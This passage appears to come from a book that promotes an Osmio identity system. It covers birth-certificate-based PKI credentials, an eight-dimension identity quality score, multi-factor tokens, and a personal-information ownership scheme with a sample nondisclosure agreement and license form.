- Reliability: A relying party must be able to quickly discern the reliability of a claim of identity.
- Universality: Licensed independent attestation professionals carrying public authority must be available in almost any jurisdiction in the world.
- Built-in insurance against misuse: The credential must protect individuals' personal assets, not just employer assets.
- Simplicity: As much as possible, the credential must fit the way people live rather than require changes in habits.
- Immutability: The identity credential itself must attest only to permanent birth certificate information, not to a changeable relationship.
- Adaptability: The credential must be designed to facilitate binding and unbinding of relationships, privileges, responsibilities and other authorizations as needed.
- Versatility: The credential must allow any standards-compliant authorization record or access control list or physical door lock to base authorization decisions upon it.
- Portability: The credential must work with any standards-compliant ID-PKI (employee ID, ATM card, HMO card, etc.).
- Authority: The certification authority must be operated by a noncommercial standards body with public authority, not by a commercial enterprise.
- Soundness: The process must be governed by sound certification practice and sound certificate management policies.
- Resistance to tampering: All token technology must pass tamper tests; use of soft credentials must be limited.
- Flexibility: The user must be able to choose any standards-compliant token: USB fob, smart card, ibutton jewelry, phone MicroSD or SIM chip.
- Privacy: Personal information must remain the property of the subject, who sets disclosure policy and controls its disclosure.
- Economy: The credential must cost no more to issue in batch settings than a typical employee ID, and must cost less to maintain.

Some of the required attributes or features have been around for quite a while, but for some reason seem to be easy to overlook. For example, liability and recourse in online transactions are frequently discussed but available sources of solutions never seem to be

introduced into the discussion.

Let's look at one remarkable, proven example that shows how inexpensive a reliable identity credential can be, and how reliable an inexpensive identity credential can be.

Separating Foundational Identity from Relationships

Another basic element of our Identity Infrastructure is the separation of identity from relationships. This is designed to solve a problem that has plagued public key infrastructures: access to their resources is controlled by a key pair that typically represents a relationship between the user and the organization that issued it.

For example, a digital certificate or token is often issued by an employer in order to grant access to a company network.

The power of universality described above shows the advantage to both employer and employees of letting the employees use token-based digital certificates+PENs for purposes not related to employment, such as banking and shopping, or access to controlled-access spaces operated by community groups. That increases the importance of the token and helps ensure that the employee will guard the credential and its use. As noted earlier, if bank ATM cards were used for authentication to a company's network, the problem of credential sharing would disappear.

But employers and other issuers of digital certificates and tokens are concerned about possible liabilities incurred by permitting such broad use, and there is also the question of what happens when employment ceases. A terminated employee who suddenly cannot identify himself to a doctor or bank has an added source of disgruntlement. "Disgruntled ex-employee" is the subject of a sentence that needs no predicate.

In an age when online authentication becomes more and more important, the only solution is a token that does not represent any relationship. Rather, it stands by itself, simply attesting to a person's existence and unequivocally identifying the individual, precisely as the traditional birth certificate does.

The word "certificate" implies authority. The authority behind a birth certificate is public authority. So it should be with the digital version of the birth certificate.

A token whose digital certificate contains only key pairs, issuing authority and other traditional certificate information, and is compliant with internationally-recognized standards such as the PKCS series of standards, can link with other certificates representing relationships with employers, banks, health-care organizations, professional groups, etc.

Traditional credentials may attest to your identity in terms of your relationship to an organization, institution or employer: "This person is a current employee of Acme Corp. and is entitled to access to the following parts of Acme's online network." But what happens when that relationship changes? Why, your certificate and token are revoked, of course.

Your Osmio VRD Foundational Certificate attests to your existence, not to a

relationship. You can change jobs, residence, marital status, even become a felon, and it will remain. Your Osmio VRD record is permanent.

It might appear that the driver's license or passport is a credential that is independent of relationships, but neither one really is. Even if they were issued with a key pair (which they are not), they represent transitory relationships with government.

Identity is best represented by a birth certificate. Everyone knows that the information on a birth certificate never changes, and most people understand why that is important. Just the name Osmio VRD Birth Certificate carries with it the benefit of underscoring that it's not just another supermarket discount card.

Everyone who is familiar with identity issues knows that paper birth certificates are notoriously unreliable, as they typically are produced using only the oldest and weakest of paper document authenticity devices, often even lacking a raised seal. Further, every birth and death records office uses a different format and different authenticity devices. They are virtually useless.

But the integrity of the issuance and records-maintenance process is actually quite high in birth and death records offices around the world. The X.509-based birth certificate and PEN, stored securely and used only to generate other day-to-day certificate+PEN pairs (puzzle kits) and conveyed in a secure token instead of a piece of paper, will make the birth certificate once again a reliable credential.

If *Identity Is The Foundation Of Security*, then identity needs to be a constant. The foundational identity credential needs to never change, from birth beyond death to estate. Once you have that, you not only generate as many utility credentials as you want, but you may also attach as many relationship credentials to it as you want; and those relationship credentials may be relied upon by as many authorization circumstances as you, or more accurately your relying parties, want. But the basic identity credential must be a secure digital certificate and PEN.

While a principal relying party such as an employer may pay for the enrollment, the credential is not part of an employment relationship, a customer relationship, or a membership in some organization. In QEI, the disclosure of any information is under the complete control of the subject, that is, the person identified.

Realistic Convenience and Realistic Security

A credential that is universal must accommodate two conflicting goals: It must be convenient in the way a soft credential or a single-factor token is convenient. A soft credential's private key resides on your personal computer or other information appliance, ready to spring into action whenever an application calls for it, without requiring a separate smart card, key fob, watch or other physical device. It's best illustrated with the EZPass or ExxonMobil Speedpass, which allows you to make a small purchase with no PIN or password required. The single factor is *possession*.

Soft credentials and single-factor tokens certainly illustrate convenience, but not much security. At the high end of the spectrum is three-factor security, devices that can be used

with most information appliances, but require possession plus a PIN or password as well as a biometric, such as a fingerprint.

How can we accommodate both ends of the spectrum, and everything in between? It's not as simple as identifying which people in which roles need which level of security. A judge, for example, does not want to go through three levels of security every time she buys a tank of gasoline. And everyone from time to time needs to sign documents or make commitments that require a high level of authentication.

Different Puzzle Kits for Different Situations

Let's look a little more closely at the life of the judge and her newfound ways to apply authenticity. First thing in the morning, she wants to get a quick look at the day's docket on her way out the door. For that, single-factor authentication is sufficient. After all, the docket is public information with only minimal limits on its circulation. The single-factor key on her phone is sufficient to disclose the docket on the phone's screen.

Later that evening our judge is at the theater when her phone starts vibrating. Glancing at the screen, she sees that a police officer has submitted a request for a search warrant. The PEN (private key) that is needed in order to sign a search warrant requires three factors: possession, PIN and biometric. Our judge discreetly reads the warrant request, decides it's reasonable, clicks "sign this court order," responds when prompted to run her finger over the fingerprint reader, and responds when prompted to enter her PIN. The signature program in the token is then allowed access to the three-factor private key.

Did you notice a vulnerability? How did our judge enter her three-factor PIN on a cell phone? Wouldn't that expose the PIN to the phone's operating system, that is, the set of flexible and useful software tools that let developers write software that reads files and generally takes control of the device?

Indeed it would, which is why the three-factor token should not be the phone itself, but rather on an SD or SIM chip inside the phone, connected directly to a pinpad and fingerprint reader on the back of the phone. At the time of this writing such a design is only practical for phones with an appropriate accessible from the outside of the phone. Phones such as Motorola's Droid X, whose MicroSD slot is only accessible with the battery door removed, will require some workaround engineering.

Those who are familiar with the popular ARM processors used in many phones might note that newer models include a second processor called the TrustZone, which is isolated from the main ARM processor and uses its own isolated memory. It is possible that someday the TrustZone processor might drive the external pinpad and fingerprint or iris reader, though for now it does not.

(As of this writing AMD has announced it will be licensing TrustZone technology from ARM Holdings to incorporate it into its X86 processors. Perhaps this represents an alternative to TPM.)

If our judge does not own a three-factor token that is physically housed in a phone, she can still sign the warrant with a three-factor USB token that can be plugged into her

Android phone, equipped with the signing app.

Each of the one-, two-, and three-factor applications is supported by a different puzzle kit (certificate + PEN), and each is bound to the foundational certificate established at enrollment.

Multiple key pairs (puzzle kits) may seem cumbersome and costly, but they're really quite easily accommodated. Whenever you get a new token, you simply sign a certificate-signing request with your foundational private key. The real overhead is in enrollment, particularly the higher-scored digital birth certificate (notarial, face-to-face) enrollments. Under normal circumstances that will only be done once for a given subject, until the need arises for a foundational certificate with a higher enrollment quality score. Once that labor-intensive process has been accommodated, dozens of key pairs and other identity related files can be generated at very little additional cost.

Use of multiple key pairs can be designed to add little or no complexity for the user. The application and/or the Certification Practice Statement knows what key pair it needs. If it needs the three-factor pair it simply prompts the user for the appropriate action, i.e. "please use the fingerprint reader and enter your three-factor PIN."

In fact, not all of the identity credentials use asymmetric key pairs. Written onto the token along with the key pairs is a simple serial number, used by an RFID chip that doesn't even use cryptography for lightweight possession-only authentication.

Any of the key pairs can be individually replaced if it is compromised, without replacing all of them.

Measuring the Quality of an Identity

Identity Quality Assurance is a methodology for assuring that an identity assertion (credential plus identity infrastructure) is appropriate, as measured in each of eight categories, for access to and privileges in the specific digital and / or physical assets or procedures which use it.

The eight categories or "dimensions" by which IDQA measures identity quality are

1. Degree to which the identity protects personal assets
2. Quality of enrollment practices
3. Quality of means of assertion
4. Quality of authoritative attestation
5. Quality of other attestations
6. Quality of the credential
7. Degree of assumption of liability
8. Reputation of the credential

Identities and Identity Management are two different things. Know the quality, and therefore the reliability, of the identities in your system. Is the Identity Quality of each one appropriate to its current and planned application?

The Eight Dimensions of Identity Quality

- 1. Degree of Protection of Personal Assets.** Does the user have “skin in the game” or are the organization’s assets the only ones at risk? If the only reliable way to prevent credential sharing is with credentials that protect the user’s financial, reputational and identity assets, then to what extent does the identity protect those personal assets? Ownership of the credential by the subject is considered part of this criterion, as the credential itself should be a valuable personal asset.
- 2. Quality of Enrollment Practices.** What type of enrollment procedure was used? Did it involve PII corroboration (“KBA”)? Was it face-to-face notarial or remote? How is provisioning performed? How is the process supervised and audited? How many eyes are watching? Each risk profile and highest protected digital asset value will call for a particular enrollment procedure.
- 3. Quality of Means of Assertion.** Does the credential support OpenID, i-Name, Shibboleth, CardSpace? Does it use SAML assertions? A well-used identity is a more reliable identity; the more places it is used the better.
- 4. Quality of Authoritative Attestation.** Who attests to the validity of the assertion, that is, the claimed identity? Is the attesting party a certification authority? How reliable are its attestation practices? How is identity status reported: CRL or OCSP or another method?
- 5. Quality of Other Attestations.** To what extent do colleagues of the subject corroborate the subject’s claim of identity? The more acquaintances who are willing to put their own identity quality scores at risk, and the higher those scores are, the higher this score will be.
- 6. Quality of the Credential.** What are the characteristics of the credential and its carrier? Is one key pair used for everything, or are different key pairs or simple serial numbers used for different applications? The carrier of the credential is equally important. Some risk profile/asset value situations call for two-, three- or four-factor hardware tokens, or a one-time password, while for others a soft credential in the client computer or even a record in a directory will suffice.

- 7. Quality of Assumption of Liability.** If fraud is committed with the use of the credential, who carries the liability? Is that commitment bonded? What are the terms of the bond? What is the source of funds for fulfillment of the bond? Are there caveats or is the commitment absolute, regardless of the circumstances that made the credential available to the perpetrator? To protect assets and processes of the highest value, where a compromised identity would have the most serious consequences, there should be both civil and criminal liability involved in the issuance and ongoing use of the credential. Equally important is protection against fraudulent repudiation. Nonrepudiation is perhaps the most difficult goal for a trust system to achieve, but it is necessary for the system to be useful to relying parties where significant transactions are involved.
- 8. Reputation of the Credential** How long has the credential been used without revocation or reported compromise? How many transactions and authentication events has it been used for in total? The longer a credential has been used without incident, the more reliable it tends to be. Note that the reputation of the credential is not the same thing as the reputation of the subject. For example, if a subject with a very good reputation has a habit of lending his or her credential to family members and colleagues, resulting in documented confusion over who is responsible for what, then the reputation of the credential is greatly diminished.

Each of the eight Dimensions of Identity Quality is measured using a scale of 0 to 9, with 0 being the lowest rating in a particular dimension. Adding all eight together for a particular identity yields a rating of between zero and 72.

Aggregate Identity Quality, Zero to 72

To illustrate, let's describing the characteristics of a credential with the top quality rating on our scale, 72.

A credential with a rating of 72 is as reliable as an identity credential can be. Full nonrepudiation is supported, with financial liability being held by the holder, the Attestation Officer and the Attestation Officer's licensing organization. It is a four-factor credential, employing each of "something you have" (hard token with isolated processor, isolated private keys, isolated PIN entry pad, isolated display, isolated biometric capture or isolated on-token biometric store), "something you know" (passphrase), "something you are" (on-token fingerprint or iris reader) and "something proof the server knows" (encrypted PassMark-type image that does not exist in the clear anywhere), all contained in a FIPS 140-2 compliant or equivalent physical wallet (hard token). The foundational key pair was generated by an enrollment professional with credentials meeting Tabelio standards, which in turn adopt the identity verification and record-of-integrity standards of

the UINL (International Union of the Latin Notariat) using VIVOS-level equipment in a face-to-face setting where four biometrics were captured, encrypted and digitally signed, including facial image and voice captured during the administration of an Oath of Identity, after which the Affidavit of Identity was signed, and the corresponding jurat signed and sealed. The legitimacy of the subject's claim to identity has been attested to by at least 16 colleagues whose own identities represent a total identity quality score of at least 1,200. The subject has consented to the existence of an escrowed copy of the enrollment records, available upon digitally signed request by relying parties who have been given explicit nonrepudiation evidence privileges at the time of a transaction (allowing a relying party to obtain evidence that the transaction was digitally signed by the person who was bound at enrollment time to the key pair used in signing the transaction). Both enrollee and Attestation Officer have put up bonds or escrows suitable to cover the consequences of an act of fraud, and the Attestation Officer is covered by appropriate and adequate errors and omissions insurance. The certification authority that signed the public key of the foundational key pair represents duly constituted public authority; its CRL is updated throughout the day, with OCSP being available at any time. The certification authority assumes financial liability, backed by appropriate insurance, for any and all of its own breaches of its certification practice statement. The identified individual accepts full financial and legal responsibility, backed by a bond the claims against which may be verified online, for any fraudulent use of the credential. The foundational credential may be used to assert identity authority through corporate identity management systems as well as public identity assertion protocols. The credential has been used for thousands of transactions and authentication events over twelve years without incident. Most importantly, the credential protects the personal assets of the holder in addition to any assets of the principal relying party or any other relying parties.

Quality of this identity on our scale of 0 to 72: **72**

By contrast, the typical identity on a social networking site is completely based upon the user's relationship with the site, which owns and controls the identity (independence value: zero), involved no enrollment procedures other than the filling in of a CGI or javascript form on the site (enrollment quality value: zero), attested only by the enrollee (attestation value: zero), with no means of assertion other than matching of username and password on the site itself (means of assertion quality value: zero), with the credential itself consisting of nothing but username and password (credential quality value: zero), with no liability assumed by anyone in the identity process (liability assumption value: zero) and no meaningful history of reliance on the credential (credential reputation: zero).

Quality of this identity on our scale of 0 to 72: **0**

The quality of a particular assertion of identity is determined by evaluating it in each of

the Eight Dimensions of Identity Quality.

One Person, Multiple Linked Credentials

Just as people lose their driver's licenses and passports, they also lose their smart cards, identity tokens, smartphones and hard drives. There must be, and is, a reliable recovery procedure for each type of loss.

There is always a way to replace those losable driver's licenses and passports, and it typically starts with the vital records department of a municipality. The original birth certificate is really an entry in a paper database, an authenticated register of births, kept in the protected archival facilities of an agency of duly constituted public authority where they cannot get lost. The losable credentials are all logically linked to the non-losable credential in the archives.

Such a well-designed system of digital identity credentialing is based upon the following:

- The starting point for any identity credential is the immutable information about the subject's birth. The subject's date, time and place of birth, identity of parents and other unchanging information is the foundation of all identity assertions.
- The foundational identity credential is a digital certificate, digitally signed by a certification authority whose identity certification business is not a sideline to a site-certificate business.
- An identity credential that is used for everyday work, commerce and social networking is vulnerable to loss and theft.

Therefore, the foundational identity credential should take the form of a digital birth certificate and should be used in much the same manner as a paper birth certificate. It should be stored in a very safe place and used only for the purpose of generating credentials that are used in everyday life. When one of the latter is lost, stolen or compromised, or when a new credential in a new form factor is needed, it is generated using the private key or PEN corresponding to the foundational certificate.

Most of the eight Measures of Identity Quality of any credential are inherited directly from the foundational certificate, ideally a Digital Birth Certificate, that signed the certificate-signing request of the utility certificate used in the everyday credential. However, the everyday certificates may carry their own IDQA scores. In fact, the Credential Quality score applies only to the actual certificate and the card, token, hard drive or other device that houses it.

The specific metrics used by an Attestation Officer to determine a credential's Identity Quality score are detailed in *Quiet Enjoyment*, from which this book was derived.

Even If There Is Successful Identity Fraud...

Let's suppose that a fraudulent enrollment does take place. The enrollee uses fake identity credentials or, God forbid, the Attestation Officer participates in the fraud.

If the enrollment procedure is of the highest quality, performed by a Tabelio Officer with the biometric capture capabilities of the VIVOS® Enrollment Workstation, then it is still a reliable identity. While we may not know the real name, birthplace, birthdate and other data that is usually associated with identity, we do know something important: this public key is bound to a human being with this unique set of biometrics. The person who presents the finger, iris, face and voice that was signed by this key is the person who enrolled at this place on such and such a date. The person is unmistakably identified by the public key associated with that enrollment.

The *Left Behind* crowd and others who are guided by John Nelson Darby's interpretation of the Book of Revelation will at this point shout in unison, "I told you so!" They may cite this use of the public key as further evidence that we will all be known by a number that is perhaps to be tattooed on our foreheads or hands, rather than by our given names. This is a little like the open-range Internet crowd insisting that since activity on the information highway is ungovernable, then everything to which the highway connects is beyond the reach of governance. That's only true if human beings voluntarily give up the prerogative to govern that which must be governed.

People will know each other by their numbers only if they choose to do so. Given the length of the public key, that would be highly unlikely even if there were a reason for it, which there is not. Would we remember the number? Of course not, that would be a ridiculous and unnecessary chore. Who would choose to be known by a number instead of their name? Perhaps the official binding between an insurance policy and the person insured will be through a public key, but so what? Companies have identified customers by their account numbers for years. The account holder's natural name is still on the insurance policy, and the agent who sold it still knows your name.

Let's take a look at the Personal Information Ownership Component and the way it at last accomplishes the long-articulated goal of giving each of us personal control over information that identifies us

*To see the current state of development of
The Identity Reliability Component
...and to learn how your
experience with reporting protocols
might be put to use in its development, please go to the Identity
Reliability Component Development Office at osmio.ch*

THE PERSONAL INFORMATION OWNERSHIP COMPONENT

Hey! You! Get off of my cloud

The Rolling Stones

Question 5 *Personal control of information about oneself has been a long-sought goal of privacy activists. How can a universal identity credential restore privacy rather than erode it even further?*

Answer 5 The Personal Information Ownership Component

The foundation of real privacy is your own control over information that identifies you. Without such strong controls, individuals will rightfully resist the idea of a strong identity infrastructure. While the companies that accumulate information about you regard that information as their corporate asset, the PIOC provides technological and legal tools by which you can reclaim it as your own personal property. The PIOC accomplishes accountable anonymity, letting you assert your identity without revealing your identity.

Michael Gartenberg Is Scary

Those who use iTunes to share files among multiple devices have a sense of the elegant convenience of having all your “stuff” available anywhere. That’s Apple’s version of the personal cloud. If you don’t think about who else is in that cloud and why they’re so interested in being there, the ease and convenience of it all is practically hypnotic. Things are hypnotic when hypnotists want them to be hypnotic.

To some, “personal cloud” means a Dropbox-type shared online personal storage facility, but the personal cloud will soon become much more than that. Gartner Research Director Michael Gartenberg gives us a picture of the encompassing nature of the personal cloud that’s coming into existence in his video at <http://www.youtube.com/watch?v=PFV2M2FIPo4&feature=plcp>.

Do watch that video. Take in Gartenberg glassy, almost hypnotized stare, the black-on-black visuals and the tinkling elevator music in the background. Is it not one of the scariest things you’ve ever seen? Doesn’t he look like one of those automatons in the famous Apple “1984” commercial?

"Personal cloud, business cloud, government cloud, social cloud, and they all revolve around three things: synchronization, storage and streaming. Taking my content, moving it online, accessing other peoples' content and the ability to seamlessly share with others as they need it," he says with complete acceptance.

Seamlessly share my content with others as they need it? Um, who exactly are "others" and if they think they need my content, do I get to decide whether they should have it?

By the way, "Yes" is the only answer I find acceptable.

"You must pay attention to the personal cloud because that is the focus of the consumer digital lifestyle." It's hard to disagree with that one. The personal cloud will be where we live, unless we go off the grid and live off the land somewhere in the Yukon I suppose.

But if the personal cloud is where we'll all be living, shouldn't we give this personal cloud thing a little scrutiny rather than glassy-eyed acceptance of a cardboard box domicile by the side of a busy street?

"Whoever controls synchronization to the personal cloud, well, they're going to control the world."

Whoa, slow down there Mike!

If things continue the way they're going, my guess is that Arpanet III will control synchronization to the personal cloud. After all, they're the only ones who don't have to worry about meeting the demands of the patchwork of privacy legislation around the world. They don't need to comply with anything other than the rules that govern honor among thieves.

But let's say that's just paranoid. Let's say a "legitimate" organization like Apple or Google or Microsoft or Doubleclick ends up controlling synchronization and therefore controlling the world. Excuse me for not breathing a sigh of relief. We all know what power does and we know what absolute power does. Thank you but I would rather do this synchronization, storage and streaming on my own terms, from my own place.

The Question, Well Posed:

John Sabo sums up⁷⁸ the aggregated problem of identity and privacy:

If carried out close to its ultimate vision, the Identity Ecosystem will be composed of a huge, interlocked network of identity and attribute providers, relying parties, individual consumers and citizens, an unimaginable number of interdependent applications, services and devices, standards, and competing regulatory and audit requirements. In such an environment, is it possible to have any assurance of privacy? Are privacy risks understood and manageable?

The Answer: YES.

Sorry if that sounds glib, but the answer is, yes, we can understand and manage privacy risks. We just need to stop obsessing about how Internet folks are approaching the

problem and look to the real experts. You'll find them among notaries public and administrators in vital records departments. Teach them a little ID-PKI, give them enrollment, certification and privacy tools, and they'll have the problem solved for us, where "us" means "those of us who are willing to accept the jurisdiction of an online city hall in the same manner that we accept the jurisdiction of the physical city hall where we live.

Hey Mike, Synchronize This!

Buildings provide people and organizations with the security needed for Quiet Enjoyment, a place where things can get done. Of course that's not all that buildings are good for. Quiet Enjoyment implies privacy as well.

We've noted that society has become conditioned to accept fraud and theft as normal business practices, and that must change. We need a means to preserve and respect our property rights, starting with some of our most important property.

That property is the information that identifies you. Because if information about you isn't your property, then whose property is it?

For years, privacy activists have talked about giving people control over the use of information about themselves. What's been missing from the discussion is the fact that the path to such control is not through the benevolence of governments and corporate privacy officers. The way to control something is to establish ownership of it.

One would think that your ownership of information about yourself is inherent, but it is anything but. You need to take steps to claim that ownership. You need to "homestead" the information about yourself as though it's a piece of the open rangeland.

If we're going to own the information about ourselves, we need a way to establish that I am me and you are you, a reliable way of knowing that the person exerting control of his or her personal information is really the person identified. We need an anchor, a reliable identity credential. Privacy requires reliable identities.

A system of identity reliability, if done right, gives us a fortress of privacy.

On the other hand, a universal identity system done wrong is a big threat to your privacy and mine. In fact that's what we have now: a very bad system that provides marketers and government agencies and software vendors enough data to track our every move, while providing nothing to prove that an impostor is not you – and nothing to tip you off that the eleven year old girl in an online social space with your daughter is really a 40 year old guy.

And they cynically advise you to protect your social security number or national ID number, and shred your bills and bank statements, all the while knowing that these measures are useless in the age of online table joins and cookie clubs.

The Personal Information Ownership Component empowers you to own information about yourself and to control its use.

If we know what to ask for we can ensure that our information infrastructure serves us

in a viable manner. “Viable” means not requiring eternal vigilance, constant reading of privacy statements, researching which companies actually do what they say they will do with our information. The system must deliver not only technology that protects your personal information; it must have legal components that provide protections with teeth.

Your Personal Office and Your Personal Assistant

You’ll recall that InDoor spaces are built with ID-PKI construction materials. InDoor spaces carry occupancy permits signed by professionals who are individually liable for any deficiencies in their design and construction that lead to breaches of quiet enjoyment. We’ve referred mostly to offices and meeting rooms and other social-type spaces in our discussion of InDoor spaces, but now let’s introduce another type of InDoor space.

The user interfaces of social networks typically have a tab that’s labeled “Home.” Click on it and you’re brought to a “profile” of yourself, whatever that is.

A property development Authenticity Enterprise can provide you with something much better. It’s called a Residence.

In contrast to a “profile” or “wall” or “home tab,” your Residence looks and acts as much like a physical home as possible in two dimensional space. (A virtual reality, 3D version of MOH will be available for those who like VR environments.) It includes common spaces such as living rooms and dens.

But that’s all user interface niceties. Let’s get into what makes your MOH really special.

A MyOwnHome may be built inside any authenticity-enabled social network community, or Village®. As the owner of your MyOwnHome, you’re in charge of its access controls and privileges, and its exterior and interior design. But the really special part is its MyOwnOffices. You’ll find one MyOwnOffice for each adult inhabitant.

All InDoor spaces are access-controlled, with access permissions set by—who else?—the owner of the space. Your MyOwnOffice is a special kind of InDoor space in that in the default configuration, *you* are the only person allowed in, though you can allow in one more person, perhaps your spouse or assistant. Your office is absolutely under your control, built of the best ID-PKI construction materials.

Also in the default version of your MyOwnOffice is a software robot whose job is to respond to requests for information about you, strictly according to your wishes.

To accommodate outsiders, your MyOwnOffice has an exterior wall with a service window that works like a bank drive up window, with the virtual version of one of those secure slide-out drawers that transfers cash and documents between you and the teller.

So what else is inside your MyOwnOffice other than your MyOwnAssistant?

Inside your MyOwnOffice you’ll find at least one file cabinet called MyOwnInformation. MOI.

Your MOI is your collection of information about you, organized in such a way that you can manage the sharing of any particular piece of information. If you change a phone

number, then all who are entitled to know it have access to it. If the reason for the change is to deny it to someone who previously had it, that's easily done.

We mentioned that the Personal Information Ownership Component provides not only a technology framework for protection of your private information but a legal framework as well. That legal framework is built with two construction materials: copyright law and secrecy law.

Copyright generally applies to “works” such as films, play scripts, images, music and books, including reference works. Putting together a reference work about you makes it possible to claim copyright in your information.

Your Biographical Reference Work, like many reference works, includes both narrative text and tabular data. The tabular data lets your MyOwnAssistant control the disclosure of any chunk of information about you, without disclosing other chunks that you might not want to disclose to the relying party that is requesting the information.

In addition to your Biographical Reference Work, your MyOwnInformation file cabinet can include any other information you want to have under your control.

Each of any additional MOIs in your office contains the Biographical Reference Work and other information of one of your dependents.

Your MyOwnAssistant sits at that service window, responding to requests from supplicants who may pull in off the information highway and drive up. When a digitally signed request is presented, he or she (you get to choose the gender) will check for the digital signature of the requesting party on your Personal Nondisclosure Agreement, and for a license for that party to have access to the information requested.

If no signed PersonalNDA is on file for the party represented by that public key, your assistant will present your PersonalNDA form, along with an Application for License, which includes spaces for identifying which items of information are requested.

That dialog between your assistant and the requesting party (the “supplicant”) can happen in either of two ways. If you’re applying for a policy with an insurance company, it will take the form of a query dialog using the SAML protocol, with your PersonalNDA taking the form of an XML document, probably in a batched procedure, with no actual human being involved. In the second case, which we will show here, an individual requests pieces of information about you via a web page. Here is what the individual requesting party (supplicant) will see:

Please sign my Personal Nondisclosure Agreement

You have requested certain information about me. Before I consider disclosing that information to you I will need to have you digitally sign this PersonalNDA using the PEN of an identity certificate that represents an identity quality score of at least 22.

Please review this document and then click on the button to sign it and send the signature to me. If your browser does not facilitate signing, you may download a .doc, .odt or .pdf of the document that has been

signed by me and use your word processor to sign it with your PEN.

Please note that this creates no obligation on my part to disclose anything.

And the actual PersonalNDA form:

PERSONAL NONDISCLOSURE AGREEMENT
of the person represented by the identity known as
RC94873784

This Agreement is entered into this ____th day of _____, 20____ by and between [name], an individual who is represented by the identity RC94873784 (hereinafter referred to as "Owner"), and The City of Osmio (hereinafter referred to as "Supplicant").

Owner has established that all information that may be used to identify himself (hereinafter referred to as Personally Identifiable Information or PII) is to be considered Proprietary and Confidential, specifically proprietary to Owner and Confidential and to be disclosed only under license. Such Personally Identifiable Information includes

1. Name given on birth certificate
2. Current name
3. Diminutives, nicknames and aliases
4. Associations, linkages or bindings of any of the names above with any usernames, Identity Commons assertable identities such as OpenID, i-Card, i-Name, Shibboleth Name, etc.
5. Associations, linkages or bindings of any of the names above with any electronic mail addresses or any telephone number
6. Associations, linkages or bindings of any of the names above with any employer, membership organization, school, healthcare provider, insurer, bank or other financial institution
7. Associations, linkages or bindings of any of the names above with any physical address, including legal address of residence and all former addresses
8. Associations, linkages or bindings of any of the names above with any personal biographical information including history, names of family members, names of schools attended, names of current or former employers, associations with any organization, real or personal property, vehicles and their registration numbers, or any other information that could in any way be used to develop an association between the names above and any entity.

Owner is hereby willing to disclose Personally Identifiable Information to Supplicant in connection with both parties' entering into a business relationship or other relationship and only under the following conditions:

1. All Personally Identifiable Information disclosed shall fall within the terms of this Agreement.
2. Supplicant agrees to take all reasonable precautions to safeguard Personally Identifiable Information disclosed to them by Owner and to hold in confidence for a period of fifty (50) years all such Personally Identifiable Information.

3. It is necessary and desirable that certain Personally Identifiable Information be disclosed to Supplicant and that employees of Supplicant have contact with Owner. Supplicant acknowledges that the disclosure of Personally Identifiable Information, as defined in this Agreement, and the obligations herein are good consideration for Supplicant fulfilling its obligations under this Agreement, and that any Personally Identifiable Information which Owner discloses to Supplicant will be received and maintained by the Supplicant in trust and confidence.

Supplicant will take all necessary action to ensure that there is no unauthorized disclosure of Personally Identifiable Information by it or any of its employees or persons with whom it deals; and if it becomes necessary and proper for Supplicant to disclose proprietary information to any of its employees or persons with whom it deals, to hold such Personally Identifiable Information in trust and confidence subject to the restrictions in this Agreement.

Except as directly necessary for the performance of dealings between the parties, Supplicant will not reproduce, use or disclose to others any Personally Identifiable Information without the prior written consent of Owner.

4. All Personally Identifiable Information of Owner will remain its own property, regardless of its disclosure to Supplicant. This information is a valuable personal asset and the protection of such information is therefore essential. Within thirty (30) days following a request or the completion of business dealings between the parties, Supplicant will return any and all copies of such Personally Identifiable Information; in which case Supplicant will destroy them and within such thirty (30) day period certify in writing their destruction.

5. It is understood by both parties hereto that this Agreement does not constitute a license to use the Personally Identifiable Information. Such license, if issued, will be provided as Exhibit A to this agreement, or will be provided separately.

Owner and Supplicant agree that this Agreement and all disputes arising hereunder are governed by the laws and courts of the Republic and Canton of Geneva and that breach of this Agreement will cause irreparable harm to Owner. Both parties agree that in the event of breach of this Agreement, the injured party shall be entitled to equitable relief in addition to any other remedies it may have in order to restrain such breach. Equitable relief will include, but not be limited to, penalties for unauthorized disclosure of Personally Identifiable Information as specified by the Graham-Leach-Bliley Act of the United States of America. If Supplicant breaches or threatens to breach any of the Non-Disclosure covenants herein, Owner, in addition to any other remedies it may have at law or in equity, will be entitled to a restraining order, injunction or similar remedy so as to specifically enforce such provisions. The parties acknowledge that money damages alone would be an inadequate remedy for injury which would be suffered by a breach of any of the provisions of this Agreement.

This Agreement constitutes the entire agreement between the parties hereto and its terms may not be modified, altered or cancelled except by further written agreement signed by Owner or an authorized officer of Supplicant or, if Supplicant is an individual, by Supplicant.

By their digital signatures accompanying this Agreement, the parties hereto have indicated below their acceptance of this Agreement as of the date [capture date].

OWNER

SUPPLICANT

[to be digitally signed with Owner's PEN or other signing key]
[to be digitally signed with
Suplicant's PEN or other acceptable signing key]

[date stamped]

[to be digitally signed with

[date stamped]

EXHIBIT A to PERSONAL NONDISCLOSURE AGREEMENT

APPLICATION FOR LICENSE

You have requested the following information about me: MY NAME

If you would like to request additional items of information about me, please enter them here:

1. First additional item:
2. Second additional item:
3. Third additional item:

If you agree to the disclosure of the information identified in Exhibit A, the License Application, then you can proceed and issue the License:

LICENSE

_____, hereafter referred to as LICENSEE, is hereby granted the license to have access to the following information (Licensed Information) about the person identified herein as RC94873784:

Name
Gender

Licensed Information, as updated from time to time, may be retrieved at any time during the term of this license by accessing the Owner's MyOwnOffice using Licensee's Reliable Identity Credential.

Permitted use of Personally Identifiable Information as identified in the Personal Nondisclosure Agreement of which this Exhibit A is part is as follows: The information disclosed under this license is for use of LICENSEE only, and only for the purpose of

First purpose:

Additional purpose:

Additional purpose:

and is not to be shared with any other party without an additional license from the person identified herein as RC94873784 to do so.

If you already have a PersonalNDA signed by the supplicant already exists but not issued a license that covers the specific information being requested, your assistant will ask the supplicant (that is, the relying party) to fill in and sign a new PersonalNDA with the additional items identified.

If this all sounds cumbersome, consider that your assistant and the supplicant will normally be pieces of software talking to each other via an API, exchanging information in an XML-based language. Once you have filled in your Disclosure Practice Statement form telling your personal assistant exactly who is entitled to see what, you won't be bothered at all until someone asks for something you have not authorized.

You may write your own PersonalNDA, but if you use the standard format, the relying party can robo-sign it, probably in a batch with thousands of others. You will have the benefit of a recommended set of licenses to issue to credit bureaus, insurance companies, and government agencies, as well as for groups like family, close friends, professional colleagues, etc.

All administrivial relationships will be taken care of automatically without bothering you, to update your address, phone number, etc.

Think about it. Never again have to fill in a form with personal information.

Identity Management via MyOwnInformation

